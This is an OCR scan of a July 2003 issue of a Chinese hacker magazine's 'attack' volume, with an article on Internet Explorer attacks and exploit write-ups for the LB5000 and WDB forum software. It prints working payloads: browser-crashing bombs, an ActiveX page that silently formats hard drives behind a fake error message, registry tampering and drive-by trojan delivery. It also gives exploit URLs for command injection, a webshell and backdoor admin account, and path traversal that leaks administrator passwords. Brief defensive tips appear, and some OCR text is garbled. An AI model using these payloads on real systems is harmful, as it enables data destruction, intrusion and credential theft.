
中国唯一的网络及计算机安全普及性电子媒体

黑客防线

7A
总第31期
2003年7月号
HACKER DEFENCE
欢迎访问http://www.hacker.com.cn
每月5日出版

本期要目



LB5K论坛search.cgi文件漏洞再现

曾经有一个LB文件存在严重漏洞，[illegible]，如果[illegible]给你再来一次的机会，你一定会对这个漏洞说"我爱你"？如果你非要让我给这个漏洞利用时间加上一个期限，我想它不会超过一个月。

属于你的攻防实验室

这世界很奇怪。

如果没有黑客，会不会有所谓的网络安全事业？如果没有众多黑客技术爱好者，会不会有安全技术的进步？答案是肯定的。

所以，《黑客防线》一直在攻与防，网络安全与黑客攻击技术之间寻求着一种平衡，一种沟通，一种互动。这就是我们本来是一种杂志，为什么要分成两册的原因。其中一册，我们称之谓“防册”，重点讲的是网络安全的正面防护，主要是给从事网络安全或网络工作的技术人员提供一个交流的平台。更重要的是，给每一个黑客，准黑客以及我们尊敬的每一位读者朋友，及时提供网络安全发展的最新技术手段，最新动态。这样，可以使防护技术与攻击技术相互验证，水涨船高。攻克安全防范的攻击才是真正的攻击，防得住黑客技术的防范才是真正的安全。所以，正面了解网络安全技术必不可少。同时，安全防范对攻击技术，特别是大面积的，普通流行的黑客技术一无所知，所谓的防范只能是刻舟求剑，形同虚设。于是，我们杂志的另一册可以称之谓“攻册”。从今年6期开始，已明显在期号加上了大写的A字，意为Attack－攻击。在这里，我们尽量展示最新的攻击技术，入侵技术，尽量让大家能够分享和研究最新的高手技术。三年的时间里，我们的读者越来越多，我们的队伍也越来越壮大，可以说是我们最大的安慰。

这世界其实不奇怪。

每一个人来到这个世界上，都要学会在矛与盾中寻求平衡的本领，每一个人都应该孰知矛与盾是可以互相转化的这一辨证法，才能混得好一些。

所以，我们设置这样的杂志架构，一直期盼着千千万支持着我们的读者朋友们，对黑客技术有着狂热追求的朋友们，在攻与防的对立中，找到自我的平衡——这就是：在攻与防的实际对抗中，提高自身的实战技术能力。不说你也知道，世界上最大的安全公司ISS的老板Chris Klaus，身兼美国总统信息安全顾问等数职，就是第一位攻入美国国防部内部网的黑客。我们也知道，随着网络在人类生活中越来越重要，网络安全已成为IT行业第一黄金职位。所以，我们苦着，乐着，办这样的杂志，一直期盼着在攻与防的夹缝中，为你我这些黑白分明的人找到一条幸福通道。

也正因为如此，我们的攻防实验室也如期向所有读者开放了。所谓攻防实验室，是我们杂志“攻册”和“防册”分而又合的理念的进一步延伸。不同的是，我们终于从“纸”上谈兵，走向了实战战场，能够为大家提供一个合法的攻击平台，展示了我们与庞大读者群构成的实力——我们会真刀实枪的干，而不屑于网上捣捣乱之类的雕虫小技。当然，我们也希望大家共同出力，不断完善我们施展心灵自由的家园。大家应该知道，搭建一个开放的攻防实验室，在国内还是首创，意想不到的困难一定会很多。如果没有大家的支持和帮助，如果不是为了和大家分享胜利与荣耀，我们将失去勇气和信心。我们希望，这个攻防实验室，成为你走向成功桥梁。

这世界真的好美丽，虽然稍微有点黑。

黑客防线 www.hacker.com.cn

目录 2003/ 7Attack ——最新入侵与攻击技术研究

◆特别专题

经常能听到入侵、攻击等说法，黑防也刊登过不少这个或者那个漏洞的溢出、攻击等，针对大家都会使用的IE浏览器的攻击当属最为频繁和漏洞最多的了。那么对于黑客来说，他们是如何利用IE实现攻击目的的呢？本文就给大家来总结一下IE下黑客常用的攻击手法。

◆漏洞攻击

曾经有一个LB文件存在严重漏洞，你或许没有机会珍惜，等到它失去时你是否追悔莫及？！作为菜鸟最悲哀的事情莫过于此！如果PsKey给你再来一次的机会，你一定会对这个漏洞说“我爱你”？如果你非要让我给这个漏洞利用时间加上一个期限，我想它不会超过1个月。

◆脚本攻击

如今，网上的各种木马、后门程序非常多，比如有图形界面控制的冰河、网络神偷等，用Telnet直接连接的icmd、winshell等。这些后门都是可执行程序，在你入侵了别人的机器后在别人的机器上运行就可以安装。本文要说的后门并不是可执行程序，而是一个脚本，正确的叫法是触发器脚本，它使用T-SQL写成。

目录 CONTENTS

◆ 黑兵器库

◆ 编程解析

网上克隆账号的教程已出了好些时候了，各种克隆账号的工具相信大家也用过不少了，有没有想过自己写一个呢？那么，在这里给大家介绍简单克隆工具的编程实现吧！

◆ 密界寻踪

◆ 经验交流

◆ e生e事

◆ 编读互动

经常能听到入侵、攻击等说法，黑防也刊登过不少这个或者那个漏洞的溢出、攻击等，针对大家都会使用的IE浏览器的攻击当属最为频繁和漏洞最多的了。那么对于黑客来说，他们是如何利用IE实现攻击目的的呢？本文就给大家来总结一下IE下黑客常用的攻击手法。

IE黑客常见攻击方法揭秘

文／奇奇

图 1

浏览网页是大多数网民上网操作的最多的活动了，可是你在浏览网页获取各种信息时，是否知道你浏览的网页可能存在的“陷阱”，特别是使用Internet Explorer 5.0的用户，更要小心，因为它存在着许多安全隐患，黑客可以利用这些IE的漏洞制作出特定的网页攻击浏览的用户，本文就曝光一些常见的网页攻击原理。下面就让我们来看看黑客是如何具体利用的，网友们又该如何防范。

一、炸你没商量——网页炸弹

1.Javascript炸弹

IE内嵌了Javascript的功能，现在网上有些无聊之人用Javascript写了许多恶意小程序，网民们如果浏览了带有这些小程序的网页就会遭到攻击，导致内存和CPU超负荷，甚至死机。这种Javascript炸弹有很多，我们这里只简单地介绍几种。

＊窗口炸弹

```
<img src="javascript:n=1;do{window.open('')}while(n==1)" width="1">
```

网民浏览这个网页后，IE就会打开无数个新的窗口（图1），直至内存耗尽。

＊图片炸弹

```
<img src="http://你要发的图" width="10" height="1000000000000000000000000000"></a></p>
```

这个炸弹发了一幅“特大”的图片，会让浏览的机器的CPU超负荷。

＊背景炸弹

```
<script>
var color = new Array;
color[1] = "black";
color[2] = "white";
for(x = 0; x <3; x++)
{document.bgColor = color[x]if(x == 2){x = 0;}}
</script>
```

这个炸弹会让对方的窗口背景颜色在“黑白”两色之间急速无限地更换，使整个屏幕激烈抖动，非常可怕哦。

2.con\con死机炸弹

Windows 9x的con\con漏洞大家也许听说过吧，就是当Windows 98操作系统解释一个如“c:\[device]\[device]”这样的路径，来调用FAT32\VFAT内核程序时，很可能会导致其上的

一些本地或远程的应用程序崩溃，出现系统“蓝屏”，并最终导致整个系统的崩溃死机，只有重新启动才能恢复正常。有5个设备驱动程序可被利用来做此攻击：con、nul、aux、clock$和config$。而其他驱动程序都不会产生影响，所以本地与远程用户通过使用一个指向特殊的设备驱动器的路径串，如con/nul、nul/con、aux/nul……的组合对攻击Windows 9x都很有效。

所以，在网页里隐藏一个指向[dirve]:\con\con或[dirve]:\nul\nul的图像路径，当查看该网页时，也会使Windows 98崩溃死机。具体代码如下：

```
<html>
<body>
<img src="c:\con\con">
<! or nul\nul,clock\clock$-->
<! or aux\aux,config$\config$-->
</body>
</html>
```

把这个网页代码用html格式发邮件给别人，如果此人用的是Windows 98，那么他一打开这封信，系统就会马上崩溃。不过，这个漏洞对Windows NT、Windows2000、Netscape（网景）浏览器无效。

二、罪大恶极——格式化硬盘网页

利用了IE5.0的Active控件的一个漏洞，网页可以创建和复写地文件，可以将html应用程序文件中的可执行程序添加到Windows 9x的开始菜单中。该机器下次启动时，程序就会执行，这虽然是个老漏洞，但杀伤力却是极大，甚至可以格式化硬盘，只要在网页中具体加入如下代码：

```
<object id="scr" classid="clsid:06290BD5-48AA-11D2-8432-006008C3FBFC">
</object>
<script>
scr.Reset();
scr.Path="c:\\WINDOWS\\Start Menu\\Programs\\启动\\death.hta";
scr.Doc="<objectid='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object><SCRIPT>wsh.Run('start /m format c: /autotest /u');wsh.Run('start /m format d: /autotest /u');wsh.Run('start /m format e: /autotest /u');alert('windows系统出错，修复程序正在进行修复，这可能需要几分钟 ');</"+"SCRIPT>";
scr.write();
</script>
<object id="scr" classid="clsid:06290BD5-48AA-11D2-8432-006008C3FBFC">
```

</object>这段表示利用特定WINDOWS SHELL的注册号建立一个ActiveX的程序，这里建立了一个名为death.hta的ActiveX应用程序，并通过“scr.Path="c:\\windows\\Start Menu\\ Programs\\启动\\death.hta"” 这句将其放入了windows98的开始菜单的启动栏中，使得该机器下次启动时此程序就会执行。而这个新的ActiveX程序death.hta的具体内容就是格式化硬盘了，我们从上面的程序中可以看到这个程序一连用了3句wsh.Run('start /m format driver: /autotest /u')来分别格式化C、D、E盘（够狠的），而用start/m，使得程序以最小化的方式运行，所以用户不容易发现。用参数/autotest，会在某个驱动器上自动运行format而不再需要经过用户的确认。参数/u是：无条件格式化，并且不保存原来盘上的信息，从而使得无法用unformat命令恢复。除此之外，为了制造假象，这个程序还加了alert('windows系统出错……')的代码，这段代码会使得在程序运行时系统就出现“Windows系统出错，修复程序正在进行修复，这可能需要几分钟”的假消息来欺骗用户不要打断其格式化进程。

这样，使用Windows 9x用户

图2

浏览了这个网页的话，它的c：\windows\startmenu\promgrams\启动\中就会生成一个名为death.hta的ActiveX应用程序，用户重启了计算机后，再进入Windows 98桌面不久，就会跳出3个最小化的格式化硬盘的DOS窗口和“Windows系统出错，修复……”的假消息（图2），真可怕吧，而且它的格式化是自动进行，速度很快，等你反应过来强行结束程序时，格式化过程早就已经开始了，硬盘数据也被破坏了。

三、卑鄙无耻——网页修改注册表

含有特殊代码的ActiveX网页文件还能修改注册表，修改注册表意味着什么，大家该知道吧，注册表是存储计算机软硬件的配置信息的数据库，修改它，轻的像桌面隐藏等恶作剧，重则系统瘫痪，很可怕哦。像前段时间闹得沸沸扬扬的“万花谷”病毒和“混客炸弹”的基本原理就是如此，它们把注册表许多重要键值都改了。但我们这里只是为了说明原理，举个简单的例子：修改Windows 9x的IE标题栏并隐藏桌面，代码如下：

```
<SCRIPT language=JavaScript>
document.write("<applet height=0 width=0 code=com.ms.activeX.ActiveXComponent> ");
function f(){ try {
//ActiveX initialization
a1=document.applets[0];
a1.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
a1.createInstance(); Shl = a1.GetObject();
a1.setCLSID("{0D43FE01-F093-11CF-8940-00A0C9054228}");
a1.createInstance(); FSO = a1.GetObject();
a1.setCLSID("{F935DC26-1CF0-11D0-ADB9-00C04FD58A0B}");
a1.createInstance(); Net = a1.GetObject(); try
{ if (document.cookie.indexOf("Chg") == -1) {
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Internet Explorer\\Main\\Window Title", " IE标题被我改了");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Window Title", " IE标题被我改了");
Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoDesktop","00000001","REG_DWORD");
var expdate = new Date((new Date()).getTime() + (1));
document.cookie="Chgg=general; expires=" + expdate.toGMTString() + "; path=/;"
}
}
catch(e)
{}
}
catch(e)
{} } function init() {
setTimeout("f()", 1000);
} init();
```

代码中的“Shl.RegWrite”后就是具体被修改注册表的内容，浏览这个网页的Windows 9x用户的标题栏会出现“IE标题被我改了”字样，桌面上所有的图标也会被隐藏（图3）。

图3

四、防不胜防——网页木马

木马知道吧，它可怕的功能大家也应该有所耳闻吧。不过，大家一般认为只有运行未知的EXE程序才会中木马，呵呵，其实浏览网页也会中木马，黑客如何在网页中下木马呀？

第一种方法： 让html带动同路径下一个exe的文件的主页，也就是当浏览器浏览这个页面的时候，一个exe的文件就在后台自动下载并执行了。先申请一个个人主页空间，把这两个文件上传到同一文件夹去，一个是muma.htm的文件，内容如下：

```
<script language="javascript">
run_exe="<OBJECT ID=\"RUNIT\" WIDTH=0 HEIGHT=0 TYPE=\"application/x-oleobject\""
run_exe+="CODEBASE=\"muma.exe#version=1,1,1,
```

```
1\">"
run_exe+="<PARAM NAME=\"_Version\"
value=\"65536\">"
run_exe+="</OBJECT>"
run_exe+="<HTML><H1>网页加载中,请稍后....</
H1></HTML>";
document.open();
document.clear();
document.writeln(run_exe);
document.close();
</script>
```

另一个是名为muma.exe的木马，当我们浏览这个html文件时，就会看到“网页加载中，请稍后……”，同时，我们的那个同路径下的muma.exe文件也会被执行，但是执行前IE的安全警告会跳出来，用户一般不会愿意冒这个险，所以这种攻击方法不是最危险的。下面这种方法就危险了，不会有任何提示。

这种方法利用的是IE处理异常MIME头的漏洞，至于原理已经有太多叙述了，这里只介绍具体实现方法，黑客会先将一个小巧的exe文件做成一个.eml的文件，然后利用MIME漏洞让一个html的页面执行这个.eml的文件，你的那个小巧的exe文件就被执行了。先创建如下一个.eml的文件：

```
From: "xxx" <xxxx@xxx.xxx>
To: "xxx" <xxxx@xxx.xxx>
Subject: xxxx
Date: Tue, 7 Apr 2001 15:16:57 +800
MIME-Version: 1.0
Content-Type: multipart/related;
type="multipart/alternative";
boundary="1"
X-Priority: 3
X-MSMail-Priority: Normal
X-Unsent: 1
--1
Content-Type: multipart/alternative;
    boundary="2"
--2
Content-Type: text/html;
    charset="gb2312"
Content-Transfer-Encoding: quoted-printable
<HTML>
<HEAD>
</HEAD>
<BODY bgColor=3D#ffffff>
<iframe src=3Dcid:THE-CID height=3D0 width=3D0>
</iframe>
</BODY>
</HTML>
--2--

--1
Content-Type: audio/x-wav;  <===== (错误的
MIME 头)
name="木马名.exe"
Content-Transfer-Encoding: base64
Content-ID: <THE-CID>

TVqQAAMAAAAEAAAA//8AALgAAAAAA
AAAQAAAAAAAAAAAAAAAAAAAAAAAAA
( base64 编码软件的编码 )
```

由于exe文件转换后base64 编码代码过长而省略了，建议木马不要超过 20K，至于如何将exe文件转换成base64 编码，不用说了吧，你可以用OE带上木马附件先给自己发封信，然后将这封信导出为.eml文件再进行编辑就行了。接着，我们再来建立一个启动.eml木马的网页文件，内容如下：

```
<html>
<head>
<title>
</title>
</head>
<body>
<SCRIPT LANGUAGE="JAVASCRIPT">
setTimeout("document.location.href='你取的名字.eml'",
0000);
</SCRIPT><center><font color="#FF0000" size="7">
</font>
</center>
</body>
</html>
```

然后，把这两个文件放到主页空间的同一路径下，当有人浏览这个网页文件时，EML中的木马就会毫无提示地执行，所以这种方法就比较危险。但如果用户装了realplay、超级解霸等媒体播放软件，wav文件类型被这些播放器关联，遇到这些文件播放器会自动打开，那木马就不会执行。

五、最后谎言——网页欺骗

网页欺骗就是黑客建立某个Web站点网页的“影子拷贝”，这个拷贝虽然表面上具有与原Web站点内容和链接，但实际上这个Web页的某些数据和链接已经被黑客修改了。用户访问这些链接时会先经过黑客控制的主机，接着黑客便可以监控用户整个HTTP请求过程了，他会窃取用户的账号和口令等信息，甚至假冒用户给服务器发接数据，也可以假冒服务器给用户发送假信息。

制作假网页很简单，因为黑客只要去要假冒的站点拷贝所有的内容并随站点的更新而更新就行了。当然，拷贝下来的网页要改写所有的URL，使得这些URL指向黑客的服务器，而不是真的服务器。我们假设黑客控制的服务器是www.hacker.com，而原来的网页上的URL是http://www.target.com，那么攻击者会把这些原来URL改成http://www.hacker.com/http://www.target.com。这样，当用户点击URL时，浏览器实际上请求的是从www.hacker.com来的网页。而这个URL的后半部分是告诉我们黑客的服务器去哪里取得真正所要的网页，当然，当用户请求的网面经过黑客的服务器时，黑客随时编写个脚本就又可以改写这个页面里所有的URL，这样当用户向服务器提交一些返回界面时点击的还是经过黑客修改的链接，还是要经过黑客的服务器而且这些URL的改写不会在页面发生任何变化，用户很难发觉，这时用户已经陷入了一个黑客编制的假Web陷阱中，永远不能离开。

Í¼4

用户一旦访问了黑客做的假网页后，所有与服务器的通讯就要通过黑客的服务器了，那黑客就可以在他的机器上用黑客工具监视和控制一切了。黑客用监控程序就可以窃取到用户的账户和口令，接着便偷看或删除信箱里的信件。如果黑客做的假网页是某个在线商务网站，而用户使用它来进行网上定货的话，黑客会重仿商务网站的表单给用户，当然其中的价格等自然不会是真的，用户提交的返回表单黑客也会修改编辑其产品号、数量及接收地址等信息，这时用户的损失就惨重了。而如果是其他更加重要的如网上银行、证券交易等，那就更危险了。

六、拒之千里——远离网页攻击

其实，黑客网页攻击的手段还有很多，像HAPPYTIME的网页病毒，利用chm文件执行任意程序，利用IE5.0漏洞读取客户机上的文件等等攻击。我们这里由于篇幅所限未能提及，文中介绍的只是一部分，不过相信通过上面的讲述，大家应该已经对IE的安全隐患有了足够的认识和重视。现在，我们再来说说防护措施吧。

（1）要避免恶意网页，首先是不要轻易去一些自己并不了解的小站点。其次，在IE设置中将ActiveX插件和控件、Java脚本等全部禁止就可以避免中招。具体方法是：在IE窗口中点击“工具->Internet选项，在弹出的对话框中选择“安全”标签，再点击“自定义级别”按钮，就会弹出“安全设置”对话框，把其中所有ActiveX插件和控件以及Java相关全部选择“禁用”即可（图4）。在Windows 2000下把服务器里面的远程注册表操作服务“Remote Registry Service”禁用就可以了。方法是点击“管理工具->服务->Remote Registry Service(允许远程注册表操作)，将这一项禁用。

（2）所有的漏洞都是建立在系统漏洞的前提下，大家应该多升级多打补丁，像现在win9x用户最好使用IE6.0，当然你甚至可以不要使用IE，改换网景的浏览器。同时，目前的许多杀毒软件已经把恶意网页列为查杀对象，我们可以借助于它们，并尽量通过升级到最新病毒库，来预防该类恶意网页的侵害。

（3）网页欺骗虽然不易发现，但只要你仔细点，也有蛛丝马迹可寻，如网页的状态栏、地址栏在用户点向一个链接时会显示具体的URL，地址栏更是明显，会显示出整个真实的URL，还有网页原码也会暴露黑客的阴谋。

LB5K

曾经有一个LB文件存在严重漏洞，你或许没有机会珍惜，等到它失去时你是否追悔莫及？！作为菜鸟最悲哀的事情莫过于此！如果PsKey给你再来一次的机会，你一定会对这个漏洞说“我爱你”？如果你非要让我给这个漏洞利用时间加上一个期限，我想它不会超过1个月。

论坛search.cgi文件漏洞再现

文／ PsKey

早在2001年11月03日，Chen Jun (chenjun@netguard.com.cn)发布了LB5000论坛search.cgi存在Cookie 变量未过滤漏洞，此漏洞当时闹得沸沸扬扬，LB5K开发者也随即“修复”了此漏洞。但未曾想到：到了2003年的今天，search.cgi文件的漏洞又卷土重来。人们认为最安全的地方实际上却是最容易忽视最危险的地方，这个新漏洞颇有戏剧色彩，难道不是吗？

编者语 PsKey称之为“有史以来LB最隐蔽、颇有戏剧色彩”的漏洞哦。

1.涉及版本

LB5K论坛当前所有版本。

2.描述

LB5K是一款由www.leoboard.com开发和维护的源代码开放的cgi论坛；由于search.cgi变量过滤不严，可能导致非法用户注入恶意代码，进而威胁论坛或服务器安全。

3.具体漏洞分析

我们首先来看看 search.cgi 文件中的相关代码：

```
…
39  for ('TYPE_OF_SEARCH','NAME_SEARCH',
'POST_SEARCH','FORUMS_TO_SEARCH','action',
'forum', 'SEARCH_STRING',
    'REFINE_SEARCH','CUR_TIME','nextforum',
'start','JH_SEARCH','CAT_TO_SEARCH',
'SEARCH_DAY','SEARCH_TIME') {
    next unless defined $_;
    next if $_ eq 'SEND_MAIL';
    $tp = $query->param($_);
    $tp = &unHTML("$tp");
    ${$_} = $tp;
}
…
50  $SEARCH_STRING =~ s/^system //g;  #这行
代码没有任何作用
51  $SEARCH_STRING=&stripMETA($SEARCH_
STRING);  #$SEARCH_STRING变量执行了严格过
滤，这里没有问题存在
…
83 $searchfilename = "$lbdir" . "search/$filename\_sch.
cgi";  # 保存搜索结果文件
…
146 elsif ($action eq "startsearch") {
…
179 open (SEARCH, ">$searchfilename");
    print SEARCH "$CUR_TIME\n";
    print SEARCH "$SEARCH_STRING\n";
      print SEARCH "$TYPE_OF_SEARCH,
$SEARCH_DAY,$SEARCH_TIME\n";
    print SEARCH "$REFINE_SEARCH\n";
     print SEARCH "@FORUMS_TO_SEARCH,
$JH_SEARCH\n";
close (SEARCH);  #！！问题就出现在这里，没有注
意用户的“隐式输入”！！
```

正常情况下，我们以一普通用户zz登录论坛

后，进入search.cgi页面搜索：

要搜索的关键字：PsKey

请选择要搜索的论坛或分类：所有论坛

其余默认。

提交搜索，则在/search目录下会生成zz_sch.cgi文件，其内容为：

```
1053619083
PsKey
keyword_search,any,b
topictitle_search
all,no
```

这个文件比较乱啊，看来这给我们构造请求、消除语法错误造成了一定的麻烦！特别是$SEARCH_STRING变量（就是对应刚才添入的PsKey），搜索完毕后处在zz_sch.cgi文件的第二行，它被两个函数unHTML()和stripMETA()处理了，这两个函数代码为：

```
sub unHTML {
    my $text = shift;
   $text =~ s/<!--(.|\n)*-->//g;
    $text =~ s/\&/\&amp;/g;
    $text =~ s/<script>/\&lt;script\&gt;/ig;
    $text =~ s/"/\&quot;/g;
    $text =~ s/  / \ /g;
    $text =~ s/</\&lt;/g;
    $text =~ s/>/\&gt;/g;
    $text =~ s/[\a\f\e\0\r\t]//isg;
   $text =~ s/document.cookie/documents\&\#46\;
cookie/isg;
    return $text;
}

sub stripMETA {
    my $file = shift;
   $file =~ s/[<>\^\(\)\{\}\a\f\n\e\0\r\"\'\&\;
\|\*\?]//g;
    return $file;
}
```

哎，没想到竟然过滤得这么绝，那如何消除一二三行间的语法错误？

这个时候，兄弟Envymask迅速用脚趾想了一下："用and"。我知道，形势从这里就应该开始有所扭转了。

废话少说，直接提交：

```
http://www.target.com/perl/lb5000mx200/cgi-bin/
search.cgi?action=startsearch&CUR_TIME=
1053615759&SEARCH_ STRING=and+system+@
ARGV&NAME_SEARCH=topictitle_search&TYPE_OF_
SEARCH=%3b%23keyword_search&POST_SEARCH=
%23topictitle_search%0a%3dhead&JH_SEARCH=no
&SEARCH_DAY=any&SEARCH_TIME=b&CAT_TO_
SEARCH=%23all
```

编者语

大家测试的时候注意不要敲错以上代码，PsKey做了一个攻击测试脚本，此脚本对WIN+IIS的系统有效。毕竟这个漏洞是要执行seach目录下的文件的，而其他环境似乎都对这个目录权限设置得比较严格(譬如UNIX平台的Apache便会严格限制该目录的可执行权限)。

哈哈，这下zz_sch.cgi变成了什么样子呢？

```
1053615759
and system @ARGV
;#keyword_search,any,b
#topictitle_search
=head
CAT_TO_SEARCH CUR_TIME JH_SEARCH
NAME_SEARCH POST_SEARCH SEARCH_DAY
SEARCH_STRING SEARCH_TIME
TYPE_OF_SEARCH action,no
```

虽然看起来还是乱七八糟，但如果对方采用perl.exe %s %s映射，它便能帮我们办事了哦！提交：

http://www.target.com/perl/lb5000mx200/cgi-bin/search/zz_sch.cgi?dir%20h：

返回：

```
H:\ 的目录

2003-02-22   10:30        <DIR>          Driver
2003-02-22   10:27        <DIR>          Software
2003-02-23   11:42        <DIR>          Music
2003-02-25   22:11        <DIR>          OSBackup
               0 个文件                  0 字节
4 个目录  5,430,214,656 可用字节
```

CGI论坛存在不少漏洞，但是其他形式的论坛是否也存在类似的非常严重的问题呢？既然提到这个问题，答案绝对是YES了。本文就着重讨论一下PHP论坛存在的一些安全问题。在看本文之前，请读者先自行抽点时间冷静一下。Ready？ Go……

WDB及其各个美化、改良版均存在严重漏洞

文/PsKey

一、Sendmail.php 变量过滤不严漏洞

1.涉及版本和平台

受影响版本：WDB、南宫紫剑修改版、若尘美化版、BMB（Bluemagic论坛）……当前所有版本。

受影响操作系统：Windows。

2.描述

各版本官方站点：

WDB：http://www.lvxing.net/

南宫紫剑修改版：http://qbit.w18.net/wdb

若尘美化版：htttp://wenhebbs.126.com/

BMB：http://www.bmforum.com/

由于它们的Sendmail.php 文件存在变量过滤不严漏洞，可能导致系统敏感文件泄露，非法用户可以获取任意用户包括论坛管理员的密码，进而

如果对方采用的是 perlis.dll 映射，具体利用方法还是和我过去LB系列漏洞文章中提到的思路一样，这个漏洞的攻击测试脚本我已经为大家做好了，放在随书光盘中哦。不过，这里要提醒大家千万不要用于恶意攻击，本脚本仅作为技术交流。

ÓÑÇéÌáÑ

由于该脚本为.pl文件，在测试前你先需要安装perl的执行环境（安装软件ActivePerl.msi在第5期光盘中有下载，也很容易从网上获取）。

这个测试脚本的用法比较简单。譬如，我们想对http://www.target.com/lb/cgi-bin/leoboard.cgi论坛进行测试，我们需要先在对方网站注册一个用户（譬如用户名为testid，密码为testpass），然后，我们就可以直接输入命令：

lb_search.pl -h www.target.com -p 80 -w /lb/cgi-bin -u testid -k testpass

这样，我们就只需要等待测试结果了。如果成功，你将获得一个WebShell（http://www.target.com/lb/cgi-bin/cat.cgi）和一个用户名为ilikecat、密码为catlikeme的论坛坛主用户。

声明

请在对方网站管理员授权的情况下进行测试，不得用于恶意攻击，否则一切后果自负哦。

当然，cat.cgi这个WebShell的文件名、要创建的管理员用户名“ilikecat”和其密码大家都可以直接在lb_search.pl文件中修改。

后记：本文所提到的漏洞原理并不复杂。但是，你也不得不为之拍案叫绝。据说，PsKey发现此漏洞后，整整一天都兴奋得手舞足蹈。我想你也会跟着兴奋的，但如果你是一个LB管理员，你是不是觉得少了点什么呢？对，这个漏洞如此危险，如何打补丁？！现在就告诉你解救办法：请你打开另外一本杂志，看到《LB5K论坛search.cgi文件漏洞修复及相关防范》这篇文章了吗？对，就是它了。相信它足以消除你现在心中莫名的恐惧。

威胁论坛或服务器安全。

3.具体漏洞描述

试看 Sendmail.php 中的相关代码：

```
<?
if ($login_status==0) print_err();
if (strpos($target,"/")!==false) die;
if ($target && file_exists("$id_unique/$target")) {
        $usertemp=readfromfile("$id_unique/$target");
        $userdetail=explode("|",$usertemp);
        $usermail=$userdetail[3];
        $receiver=$userdetail[0];
}
…
if (empty($action) || $action=="fail") {
?>
                <table width="100%" border="0"
cellspacing="1" cellpadding="3">
<tr>
      <td bgcolor=<?=$titlecolor?>><font class=title>
 给<?=$receiver?>发信 <font color="red"><? if
($status) echo $status; ?></font></font></td>
…
```

这段脚本原意是获取用户提交的发送邮件的对象（$target）。$target 即为 $id_unique 目录（保存用户数据的敏感目录）下某一用户数据文件，里面包含用户账号、密码等重要信息。上面代码首先检查是否存在 $target,如存在，则获取用户名($userdetail[0])并赋给 $receiver 变量、用户邮箱($userdetail[3]) 赋给 $usermail 变量，并在浏览器上把 $receiver 反馈输出给浏览者。但代码只对 $target 变量作了简单限制即不能包含“/”，在Windows操作系统下，我们可以使用类似 “..\..\” 的方法来跳转目录以读取任意文件。

应该读取什么文件呢？让我们先了解一下WDB：它的重要文件都保存在 /datafile 目录下，对我们有用的是idunique.php和superadmin.php，前者是保存用户数据的目录，后者是保存超级用户账号密码的文件，一般内容是这样的：

```
idunique.php
<? $id_unique='members';
```

superadmin.php（注：某些 WDB 用户密码未加密，如若尘美化版）

```
<? $admin_name='root'; $admin_password='765dfh';
```

因为 Sendmail.php 以 “|” 为间隔符来分割处理文件,而idunique.php 和 superadmin.php 不包含 “|”。因此，$receiver=$userdetail[0] 返回的是文件所有内容，我们直接在浏览器上是看不到它们的，但“查看网页源文件”就会发现，它们静静地呆在那里等我们来取。

4.利用方法

先注册一用户，然后登录论坛，接着提交如下URL：

http://www.target.com/php/rcwdb/sendmail.php?target=..\datafile\superadmin.php

查看源文件，我们会看到：

```
<font class=title> 给<? $admin_name='root';
$admin_password='765dfh';发信 <font color="red">
```

哈哈，得到超级管理员密码了。

再提交如下URL：

http://www.target.com/php/rcwdb/sendmail.php?target=..\datafile\idunique.php

查看源文件我们会看到：

```
<font class=title> 给<? $id_unique='members';
发信 <font color="red"></font>
```

Good，我们得到保存用户信息的隐蔽目录名了，它就是 members ，而保存用户信息的是一个无后缀的文本文件。因此，我们直接请求该文件便可返回用户所有信息，如提交如下请求：

http://www.target.com/php/rcwdb/members/aaa

则返回：

Aaa|aaaaaa|0.gif%%%|49cn@sohu.com||1052974418|||| 我很懒,什么也不想写!|||0|1|none|

这样，我们便可知道，aaa 用户的密码为aaaaaa。

二、announcesys.php 变量未初始化漏洞和变量未过滤漏洞

1.涉及版本

南宫紫剑修改版。

2.描述

由于其announcesys.php 文件 $announceadmin 变量未经初始化，可能导致非法用户绕开announcesys.php验证，并有可能向系统文件中写入恶意代码，进而威胁论坛或服务器安全。

3.具体漏洞分析

试看相关代码：

```
…
if ($login_status==1 && ($username==$admin_name
||($manager && in_array($username,$manager))))
{$announceadmin=1;}
//-----让增加的管理员有权管理! ----------
if (file_exists("datafile/admin_user.php")) {
                include("datafile/admin_user.php");
                if ($admin_user && in_array($username,
$admin_user)) {
                $announceadmin=1;
                }
        }
…
if ($job=="write") {
if ($announceadmin!=1) {require("header.php");
